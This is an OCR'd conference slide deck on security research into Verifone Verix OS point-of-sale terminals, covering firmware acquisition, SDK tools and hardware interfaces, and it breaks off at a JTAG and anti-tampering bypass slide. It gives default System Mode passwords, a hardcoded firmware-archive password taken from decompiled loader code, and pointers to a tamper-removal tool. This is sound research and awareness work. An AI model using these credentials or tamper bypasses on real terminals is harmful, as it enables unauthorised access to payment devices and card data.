Verix OS Security
OR
Playing Tetris Games on Your Old Dusty POS Terminal

Kaspersky Security Services
@klsecservices

Danila Parnishchev

2020

whoami

- Former appsec specialist at Kaspersky Security Services
- Reverse engineering
  - Protocols
  - File formats
  - Custom operating systems
  - Everything else available
- Security assessment
  - ICS
  - Automotive
  - Network equipment
- OSCP/OSCE
- Conferences!

Intro: Main Entities

Vendors

- Develop terminals
- Provide SDK

Acquirers & Processing Centers

- Develop terminal applications
- Provide processing backend
- Provide terminal maintenance

Merchants

- Accept credit card payments

Consumers


- Use credit cards for payments

Security Standards Committee (PCI)

- Standards for Vendors, Acquirers, Processing

Intro: Getting Research Targets


- Research samples and accessories can be easily acquired at the aftermarket
- Frequently terminals are sold with all applications from previous owner residing in their memory




Research Targets

Vx510

Vx520



Vx670




Vx820

Research Targets

Vx510


Vx520



Vx670

Deprecated by PCI in 2014

Main research target



Vx820

Motivation

- Raise awareness around the internal structure and security of POS terminals
- Share expertise and tools that help conducting security audits of widespread Verifone POS terminals running Verix OS
- Have fun!

Previous Work

- DEF CON 25 trixr4skids DOOMed Point of Sale Systems (1)
- DEF CON Safe Mode Payment Village (2)

(1): https://www.youtube.com/watch?v=hlEQ-G-ObyI

(2): https://www.paymentvillage.org/home

Agenda

1. Information gathering
2. Getting firmware
   a. Firmware updates
   b. Hardware interfaces
3. Verix OS Kernel RE
4. Verix System Applications
5. New instrumentation
   a. IDA loaders for Verix applications and shared libraries
   b. IDA Python script for RE assistance
   c. Verix firmware decryptor
   d. POS file uploader
6. Vulnerabilities in VX670
7. Summary


1. Information Gathering

Terminal Overview

- Mini-HDMI port
- Magnet stripe reader
- EMV card reader
- SIM and SAM module slots
- Keyboard and display

Additional HW Interfaces

- COM-port in Ethernet form-factor
- USB client
- USB host
- Power



Documentation & SDK

Documentation:

- Verix V Operating System Programmers Manual
- Verix V Operating System Programming Tools Reference Manual
- Verix EOS Volume I Operating System Programmers Manual
- Verix EOS Volume II Communications Manual
- Verix EOS Volume III Operating System Programming Tools Reference Manual
- …

SDK:

- C compiler “vrxcc” (needs “armcc” to work)
- “ddl” tool for loading applications to POS

All binary code files for Verifone POS terminals should be signed


DDL

```
\sdk\vvsdk386\bin>ddl.exe
DDL - Direct Download (Version 2.0, Build 6)
Usage:
  DDL -p port  -b baud  -t timeout  -d file  -e file  -i file
      -r [drive:][group/][name]  -z  -c [offset] -x password -f file
      file[@destination]...  key=value...
Arguments:
  file      File to download.  Equivalent to "-i" file.  Use
            "file@destname" to specify different destination name.
  key=value Set configuration variable.
Options:
  -p port   Set host communication port.  Default = 1 (COM1).
  -b baud   Set baud rate.  Values: 300, 1200, 2400, 4800, 9600, 19200,
            38400, 57600, 115200.  Default = 115200.
  -t time   Set communication timeout, in seconds.  Default = 5.
  -k time   Set pre-transmit timeout, in seconds.  Default = 0.
  -d file   Download file as a data file.
  -e file   Download file as a code file.
  -i file   Download file as code if it has a .OUT or .LIB
            or .VSA or .VSL extension, otherwise as data.
  -r files  Remove file(s): [drive:][group/][file], where drive is drive
            letter or "*", group is group number, ".", "*", or empty.
  -z        Coalesce Flash.
  -c [off]  Set terminal clock to host time plus optional offset of
            -23 to +23 hours.
  -x psswd  Set terminal password.
  -f file   Read more arguments from file.

\sdk\vvsdk386\bin>
```


System Mode Menu

- Access:
  - press F2 + F4 simultaneously
  - Enter password (default: Z66831 or 166831)
- Abilities:
  - Download files and FW updates to the terminal
  - Hardware tests
  - Change system configuration variables (most of them are documented in Verix OS manuals)
  - Load keys to the terminal (RKL – Remote Key Loading)
  - View register snapshot from the last crash
  - File system browser
  - …



COM1

- Downloading files to the terminal
- When debug logs are enabled in CONFIG.SYS file (*DEBUG=1) – debug output



COM1 Debug Output

```
VERIX initializing
HEAP_MGR
Uncached: 16 KB at 101FC000
DVIC_MGR
I: 4 files at 10004D38: 10008000…1000856C
B: 11 files at 1FFE8: 10000…1F018
  ...
B:_crypto.ram    C=101F0F48 D=101F0F48
B:schedulr.bin   C=0001345C D=101F0AF8
B:iic.bin        C=00019FA0 D=101F0ADC
```

```
Mods loaded
run (S:sysmode.out, ) In G1: T0 -> T1
TCB addr 101C4EC4
TCB_PC = 70420085
code = 70420000 .. 7042FC00 (63 KB)
data = 7042FC00 .. 7043097C (3452 bytes)
...
```

```
* File system init
* Loading modules
```

```
* Running main system application
```

2. Getting Firmware

a. Firmware updates

Firmware Updates

http://www.inpas.ru/content/svobodno-rasprostranyaemoe-po

In order to update your POS terminal OS, download **OS_RemoteUpdatePkg_1.0.2.3.zip** (Don’t try to extract files – the archive is password-protected)
Use **POSLoader** to update POS firmware


Скачать софт для работы с терминалами VeriFone можно на этой странице.
В архиве VeriFoneUSBUARTDriver_Vx_1.0.0.61_B2.rar есть деинсталлятор старых драйверов и установщик новых.
В батнике silent.bat можно отредачить номер ком-порта на который сядет терминал, после установки.
Открываем его в блокноте и после com ставим нужный номер порта.

- **Скачать драйвера для терминала VeriFone**: VeriFoneUSBUARTDriver_Vx_1.0.0.61_B2.rar
- **Скачать POS Loader4.1.2.0** POS Loader4.1.2.0.rar
- **Как убрать TAMPER на терминале VeriFone VX520?** TAMPER_Remove_VX520.rar (Инструкция внутри)
- Для обновления ОС терминала нужно **скачать** **OS_RemoteUpdatePkg_1.0.2.3.zip** (Извлекать файлы не пытайтесь, архив запаролен.) После установки Pos Loader запускаем его, жмем Файл>Загрузить архив с ОС.. и указываем место где лежит OS_RemoteUpdatePkg_1.0.2.3.zip

Всё прграммное обеспечение было взято из открытых источников сети интернет.
POS Loader и драйвера для терминала VeriFone взяты с ftp://ftp.in-line.ru

POS Loader

- Windows GUI application



- Takes firmware files from OS_RemoteUpdatePkg_X.X.X.X.zip archive
- Internally uses ddl.exe (direct download) utility to communicate to POS
- Contains hardcoded password for firmware archives

```
sub_402931((int)&v56, "Имя архива для загрузки: ", (int)&v69);
sub_417E53(v56, v57);
ATL::CStringT<char,StrTraitMFC<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC<char,ATL::ChTraitsCRT<char>>>("!version.txt");
LOBYTE(v85) = 3;
ATL::CStringT<char,StrTraitMFC<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC<char,ATL::ChTraitsCRT<char>>>("Hell0Hacker");
```

Firmware Files

Password-protected archive contains:

File	Contents	Protection
[1-9,A,J]D0020A0.OUT		Encrypted
VFI.PED		Encrypted, signed
VFI.P7S	ASN.1 encoded signature certificate for vfi.ped	Signed

Firmware Files

Password-protected archive contains:

File	Contents	Protection
[1-9,A,J]D0020A0.OUT	🔒	Encrypted
VFI.PED	🔒	Encrypted, signed
VFI.P7S	ASN.1 encoded signature certificate for vfi.ped	Signed


No luck here

2. Getting Firmware

b. Hardware Interfaces


Hardware Overview

ID	Purpose	Description
U1	CPU	Samsung S3C2410A CPU, ARM Big-Endian
U2	Flash	Spansion NAND Flash Memory
U3	RAM	Renesas SRAM memory
U15		NXP Smart Card Interface Chip




Hardware Overview

- CPU pinout is known
- Found JTAG pins on the board
- TCK not connected! Had to connect it directly to the CPU pin



Hardware – JTAG & Anti-Tampering Bypass



